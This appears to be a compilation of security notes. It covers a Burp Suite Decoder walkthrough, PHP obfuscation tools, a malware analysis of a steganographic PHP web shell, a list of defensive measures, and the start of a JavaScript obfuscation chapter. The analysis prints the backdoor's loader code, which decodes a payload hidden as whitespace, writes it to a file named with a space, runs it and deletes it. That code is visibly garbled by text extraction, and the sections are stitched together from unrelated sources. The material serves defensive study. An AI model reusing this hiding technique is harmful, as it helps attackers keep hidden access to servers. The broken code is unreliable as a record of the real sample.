
URL Encoder & Decoder

When you will explore decoder option in burp suite you will observe two sections left and right. The left section is further divided into two and three sections for encoding and decode option respectively. The right section contains the function tab for encoding and decodes option. And if you will observe given below image you can notice there are two radio buttons for selecting the type of content you want to encode or decode.

Enable the radio button for text option and then we can give any input in the box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **URL field** from given list as shown in the image. We will get the **encoded result** in **URL format** in the second box as shown in the image.




We can directly decode the **Encoded URL Text** by clicking on the **Decoded as** an option and selecting the **URL** field from the given list of options as shown in the image. This will **decode** the **encoded URL text** into **plain text** in the third box as shown in the image.



HTML Encoder & Decoder

Repeat the same and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **HTML** field as shown in the image. We will get the **encoded result** in **HTML format** in the second box as shown in the image.




We can directly decode the **Encoded HTML Text** by clicking on the **Decoded as** an option and selecting the **HTML field** as shown in the image. This will **decode the encoded HTML text** into **plain text** in the third box as shown in the image.



Base64 Encoder & Decoder

Repeat the same process and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **Base64 field** as shown in the image. We will get the **encoded result** in **Base64 format** in the second box as shown in the image.




We can directly decode the **Encoded Base64 Text** by clicking on the **Decoded as** as an option and selecting **the Base64 field** as shown in the image. This will **decode** the **encoded Base64 text** into **plain text** in the third box as shown in the image.



ASCII Hex Encoder & Decoder

Again repeat the same process and give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** an option and select **ASCII Hex field** as shown in the image. We will get the **encoded result** in **ASCII Hex format** in the second box as shown in the image.




We can directly decode the **Encoded ASCII Hex Text** by clicking on the **Decoded as** the option and selecting **ASCII Hex field** as shown in the image. This will **decode** the **encoded ASCII Hex text** into **plain text** in the third box as shown in the image.



Hex Encoder & Decoder

Repeat same as above and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded as** the option and select **Hex option** as shown in the image. We will get the **encoded result** in **Hex format** in the second box as shown in the image.




We can directly decode the **Encoded Hex Text** by clicking on the **Decoded as** the option and selecting the **Hex field** as shown in the image. This will **decode** the **encoded Hex text** into **plain text** in the third box as shown in the image.




Octal Encoder & Decoder

Repeat again and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded as** an option and select **Octal field** as shown in the image. We will get the **encoded result in Octal format** in the second box as shown in the image.




We can directly decode the **Encoded Octal Text** by clicking on the **Decoded** as the option and selecting the **Octal field** as shown in the image. This will **decode** the **encoded Octal text** into **plain text** in the third box as shown in the image.



Binary Encoder & Decoder

Repeat the same and give any input in the first box to be encoded, here we have given **Raj chandel 123456789** as an input as shown in the image. After that click on the **Encoded** as an option and select **Binary field** as shown in the image. We will get the **encoded result** in **Binary format** in the second box as shown in the image.



We can directly decode the **Encoded Binary Text** by clicking on the **Decoded as** as an option and selecting the **Binary** field as shown in the image. This will **decode** the **encoded Binary text** into **plain text** in the third box as shown in the image.



Gzip Encoder & Decoder

Give any input in the first box to be encoded, here we have given **Raj chandel** as an input as shown in the image. After that click on the **Encoded as** as an option and select **Gzip** field as shown in the image. We will get the **encoded result** in **Gzip format** in the second box as shown in the image.

Repeater Sequencer **Decoder** Comparer Extender Project options User options Alerts

www.hackingarticles.in

raj chandel 123456789

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

0	1f	8b	08	00	00	00	00	00	00	00	2b	4a	cc	52	48	ce	□□□+JiRHí
1	48	cc	4b	49	cd	51	30	34	32	36	31	35	33	b7	b0	04	HikíIQ0426153-°□
2	00	87	97	ca	1c	15	00	00	00	--	--	--	--	--	--	--	□□É□□

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

We can directly decode the **Encoded Gzip Text** by clicking on the **Decoded as** as an option and selecting **the Gzip field** as shown in the image. This will **decode the encoded Gzip text** into **plain text** in the third box as shown in the image.

raj chandel 123456789

www.hackingarticles.in

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

0	1f	8b	08	00	00	00	00	00	00	00	2b	4a	cc	52	48	ce	□□□+JiRHí
1	48	cc	4b	49	cd	51	30	34	32	36	31	35	33	b7	b0	04	HikíIQ0426153-°□
2	00	87	97	ca	1c	15	00	00	00	--	--	--	--	--	--	--	□□É□□

Text Hex

Decode as ...

- Plain
- URL
- HTML
- Base64
- ASCII hex
- Hex
- Octal
- Binary
- Gzip

Hash ...

Smart decode

raj chandel 123456789

Credits: <https://www.hackingarticles.in/burpsuite-encoder-decoder-tutorial/>

PHP Obfuscation

The PHP Obfuscator online tool obfuscates the source code of a PHP script so that it is difficult to read by people and it's significance may be recognized only with difficulty.

In the case of a release of PHP scripts we might often avoid that other people can easily identify the exact function of the script, or we want to make it difficult for them to use the code for their own scripts.

For this, PHP Obfuscator renames the variable name, interface, class and function names into meaningless characters and numbers. Spaces, empty lines and comments will be removed from the source code. Furthermore, strings (except "here docs" blocks) can be encoded, which can be useful to avoid simple changes to the script output.

With PHP Obfuscator, no complete illegibility of the source code can be achieved, since the PHP server must be still able to process the script - even without additional software installed on the server.

For proper processing of the script, the full source code or the entire file (including HTML tags) should be pasted. If you want to process only a portion of a script, the code block must be contain a PHP start and end tag.

<https://www.gaijin.at/en/tools/php-obfuscato>

<https://php-minify.com/php-obfuscator/>

Web shells are malicious entry-points used by crooks to interact with the server-side and execute commands remotely. In recent years, these kinds of web-based, shell-like interfaces have been improved and have become more stealthy, thus evading internal defenses and avoiding their detection.

[This backdoor](#) is specifically designed to provide subsequent access to a site or system. When the malicious code is executed on a target system, it can open the "doors" facilitating access to the attacker and allowing the bypass of the common authentication flow.

Although there are different kinds of web shells depending on the nature of the target system, we are going to analyze a PHP web shell that leverages the steganography technique to make it hard to detect and allowing the payload persistence for a long time.





Figure 1: High-level diagram of a scenario using a web shell as an initial entry point.

As observed, criminals used known vulnerabilities to upload the malicious code into the remote web server to get code execution. After that, it's possible to read and write on the

server filesystem, upload and download files and also pivot into the internal network, opening the internal doors and then exposing the internal assets.

Steganography to hide the backdoor

A kind of PHP web shell was found by researchers from Sucuri Team in February 2021 that takes advantage of the usage of CSS files that revealed 56,964 seemingly empty lines containing combinations of invisible tabs (0x09), space (0x20) and line feed (0x0A) characters, which when converted to the binary representation are part of an executable JavaScript code.



```
30 src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
26MLZpBA-Uh7rgOUhnp.woff2) format('woff2');
31 unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+02BB-02BC, U+02C6, U+02DA, U+02DC, U+2000-206F, U+2074,
U+20AC, U+2122, U+2191, U+2193, U+2212, U+2215, U+FEFF, U+FFFD;
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
```

Figure 2: Payload hidden in CSS files using steganography.

During the investigation, a file called **license.php** highlighted the researcher's attention due to a strange block of code found during his analysis. In detail, the license text is placed inside a multi-line PHP comment. Nonetheless, on the 134 a gap between the comments with PHP code is visible.

```

131 9. Acceptance Not Required For Having Copies.
132
133 You are not required to accept this License in order to receive or run a copy of the Program. Ancillary propagation of a
covered work occurring solely as a consequence of using peer-to-peer transmission to receive a copy likewise does not
require acceptance. However, nothing other than this License grants you permission to propagate or modify any covered work.
These actions infringe copyright if you do not accept this License. Therefore, by modifying or propagating a covered work,
you indicate your acceptance of this License to do so.
134
/*$cache-end
(preg_split('/:/', file_get_contents(basename($_SERVER['PHP_SELF']))));for($i=0;$i<strlen($cache);$i++){$out.=chr(bindec
(str_replace(array(chr(9),chr(32)),array('1','0'),substr($cache,$i,8)));}$i+=7;}$cache.=strrev('ssa').strrev('tre'
);$cache.=ny(onfr64;$cache.str_rot13('ri',$cache.'_grpbqr('gzdecode($out).'))');$cachepart($cache);
135 $cachepart='';file_put_contents($cachepart,'<?'.base64_decode(str_rot13(gzdecode($out)));include $cachepart;unlink
($cachepart);
/*
136 10. Automatic Licensing of Downstream Recipients.
137
138 Each time you convey a covered work, the recipient automatically receives a license from the original licensors, to run,
modify and propagate that work, subject to this License. You are not responsible for enforcing compliance by third parties
with this License.
139

```

Figure 3: PHP code along with blocks of comments.

This is not a new technique used by criminals to bypass detection. The PHP code is malicious, but its intent is not executing any kind of web shell payload or code execution.

Whitespace decoder

To understand how this piece of code works, we are going to isolate part of the code in a small piece as presented below.

```

1 ▼ for($i=0;$i<strlen($cache);$i++){
2
3     $out.=chr(bindec(str_replace(array(chr(9),chr(32)),array('1','0'),substr($cache,$i,8))););
4
5     $i+= 7;

```

Figure 4: PHP whitespace decoder.

In short, the code reads the file in chunks of eight chars and converts tabs (nine) and spaces (32) into ones and zeroes. After that, the output is then converted to a decimal number and a char using the chr() function. Using this approach, each octet of whitespaces is converted into a visible string. Finally, the function 'base64_decode(str_rot13(gzdecode(...))' is used to decode completely and execute the final payload.

Another way found on the initial code used by the PHP loader is a backup file created with a file name " " (just a space) and then executed. With this approach in place, the file name is less visible in file listings and evades detection. After execution, the file is deleted.

The license.php file contains the whitespaces (the final payload) at the end of the file – as presented in Figure 4.

Obfuscation techniques are often used to hide code and make analysis and detection harder. There are dozens of popular kinds of obfuscations, and criminals are looking for new ways to avoid detection have persistent payloads. By using the steganography approach, criminals can hide the malicious code even under the human analysis as the malicious code is just a few lines of whitespaces when the target file is opened using a common text editor.

In this way, there is a set of activities that can be used to prevent these kinds of attacks:

- Prompt patching of webserver and plugin vulnerabilities
- Reduce the use of plug-ins (and third-party vulnerabilities)
- File integrity monitoring
- Malware scanning/endpoint protection software
- Network segmentation prevents lateral movement
- Server configuration review and hardening.

<https://resources.infosecinstitute.com/topic/whitespace-obfuscation-php-malware-web-shells-and-steganography/>

<https://blog.guttera.com/post/backdoor-malware-using-legitimate-code-wrappers/>

<https://book.hacktricks.xyz/pentesting/pentesting-web/php-tricks-esp>

<https://securityboulevard.com/2018/07/the-trickster-hackers-backdoor-obfuscation-and-evasion-techniques/>

<https://www.unphp.net/>

<http://www.php-decoder.site/index-en.php>

<http://jonhburn2.freehostia.com/decode/>

https://www.mobilefish.com/services/php_obfuscator/php_obfuscator.php

<https://www.acromedia.com/article/how-to-decode-obfuscated-php-files>

<https://stackoverflow.com/questions/8020457/decode-obfuscated-php-source-code>

JavaScript Obfuscation

Chapter 1: What is Obfuscation of Code?

To put it simply, obfuscation of code is a technique used to transform plain, easy-to-read code into a new version that is deliberately hard to understand and reverse-engineer—both for humans and machines.

Think of obfuscation like this: you call a friend to schedule a coffee for later (remember when that was a thing?).

A possible reply would be something like *“Hi! Sorry, can’t do it today, I have to watch the kids. Same time tomorrow?”*.

But let's imagine that your friend decided to obfuscate this a bit, hitting you with a hearty *"Good morrow. I offer thee the sincerest of apologies but, alas, I can't doth t the present day. Haply tom'rrow, equal timeth? Has't to taketh careth of mine own children, I do. Sinc're apologies I offer thee. Fare thee well."*

Well, that was a mouthful. If you take a closer look at your friend's Shakespearean reply, it's clear that the whole thing is unnecessarily complicated. It takes a lot longer to decipher the meaning of the message and there are some redundancies. Plus, your friend added some irrelevant details. Sure, you can bear to decipher this nonsense once. But will you keep calling your friend if this becomes a permanent thing?

